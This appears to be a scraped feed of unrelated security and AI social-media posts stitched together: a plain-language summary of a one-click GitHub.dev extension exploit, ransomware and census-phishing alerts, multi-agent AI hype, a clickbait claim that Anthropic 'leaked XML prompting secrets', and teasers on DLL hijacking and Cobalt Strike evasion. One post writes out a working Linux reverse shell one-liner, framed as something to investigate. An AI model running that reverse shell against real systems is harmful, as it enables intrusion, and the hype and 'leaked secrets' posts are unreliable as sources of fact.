Yeah, so pretty much this guy is releasing an exploit in solidarity with Nightmare Eclipse guy. He said he notified GitHub about the exploit 60 minutes before releasing this paper.
I don't do web stuff, and I'm not a VSCode nerd, so I'm confused by the underlying technologies.
If you're a stinky GitHub and VSCode nerd maybe you'll understand.
tl;dr click github dev, github dev opens editor, in github dev editor have javascript, javascript does shortcuts automatically. github treats javascript shortcuts as real human input, or something. use javascript shortcut stuff to automatically install vscode extension. the vscode extension steals your data
tl;dr tl;dr user clicks 1 link, 1 click steals all data from your github
https://t.co/uh17usZeEH
🚨Cyberattack Alert ‼️
🇯🇵Japan - Super Value Co., Ltd.
Qilin hacking group claims to have breached Super Value Co., Ltd.
Allegedly, the attackers exfiltrated 350 GB of data.
Sector: Wholesale / Retail
Threat class: Cybercrime
Observed: Oct 29, 2025
Status: Pending verification
—
About this post:
Hackmanac provides early warning and cyber situational awareness through its social channels. This alert is based on publicly available information that our analysts retrieved from clear and dark web sources. No confidential or proprietary data was downloaded, copied, or redistributed, and sensitive details were redacted from the attached screenshot(s).
For more details about this incident, our ESIX impact score, and additional context, visit https://t.co/eB7qgxKFAa.
🚨Phishing Alert‼️
🇯🇵Japan - National Census 2025
A phishing campaign impersonating the 2025 national census (“国勢調査”) is targeting citizens with fake follow-up emails urging them to “reconfirm” their responses under threat of penalties.
The Ministry of Internal Affairs and Communications confirmed it never sends such emails.
Even journalists were targeted.
Source:
https://t.co/uQMf5RKt4u
This research paper just broke my brain 🤯
Most people think multi-agent AI is just "multiple ChatGPTs in a room."
That's like saying a surgical team is just "multiple people with knives."
The real story is way deeper.
These researchers cracked the code on what actually makes AI agents work together. And it's not what anyone expected.
Task allocation is completely broken in current systems. We're basically throwing darts at a board. Give the math problem to whoever's free. Ask the creative agent to debug code. It's chaos disguised as intelligence.
Real multi-agent systems need to understand specialization. Like, actually understand it. Not just "Agent 1 does X, Agent 2 does Y" but dynamic matching based on context, capability, and current workload.
The memory problem is insane.
Single agents just need to remember conversations. Multi-agent systems need five different types of memory: short-term, long-term, episodic (past collaborations), consensus (shared knowledge), and hierarchical access control.
Most current systems are basically giving every agent amnesia between tasks.
Context management is where everything breaks. Each agent needs to track three layers simultaneously: the big picture mission, their specific piece, and what everyone else is doing.
Fail at any layer and the whole system becomes expensive nonsense.
Game theory matters more than code. When agents debate or negotiate, you're not optimizing for "correctness." You're finding equilibrium states. The paper shows Stackelberg dynamics (leader-follower) work better than Nash equilibrium for most real tasks.
Nobody talks about this stuff because it's not as sexy as "look, the robots are talking to each other."
The blockchain applications they outline are wild. Agents that can negotiate smart contracts. Fraud detection systems where different agents specialize in different attack patterns. Consensus mechanisms that actually think.
We're not building better chatbots. We're building the foundation for autonomous economic systems.
The gap between current "multi-agent" demos and what this paper describes is massive. Most of what people call multi-agent is just single agents with fancy prompting.
Real multi-agent systems will have specialized roles, shared memory architectures, and game-theoretic coordination. They'll be fundamentally different beasts.
Teams solve problems no individual can handle. Same principle applies to AI.
Anthropic researchers just leaked the XML prompting secrets
Claude becomes a different AI entirely when you use proper XML structure
It's like switching from a calculator to a supercomputer
Here's the framework they don't want you to know:
Omg—I was on vacation when this dropped, just found it now, and I love it! 💛
I’m gonna add this to my internal guide for new researchers next to the YARA style guide and the YARA performance guide
Crowdstrike Analysis:
It was a NULL pointer from the memory unsafe C++ language.
Since I am a professional C++ programmer, let me decode this stack trace dump for you.
Microsoft launched the best course on Generative AI!
The free 18 lesson course is available on Github and will teach you everything you need to know to start building Generative AI applications.
One of my favorite reverse shells for Linux is this:
bash -i >& /dev/tcp/IP_ADDRESS/PORT 0>&1
It's simple and works on just about every Linux system without elaborate payloads. Let's discuss how to investigate it.

Perfect DLL Hijacking: It's now possible with the latest in security research. Building on previous insights from @NetSPI, we reverse engineer the Windows library loader to disable the infamous Loader Lock and achieve ShellExecute straight from DllMain. 🔍 Link in bio 🔗
My team had an encounter in a recent #DFIR situation where we saw a #CobaltStrike feature in use by the perpetrators we hadn't seen before: "sleep mask", obfuscating memory content while the beacon is inactive, so #Yara signatures fail. Blog post here:
https://t.co/uSX2seuCBj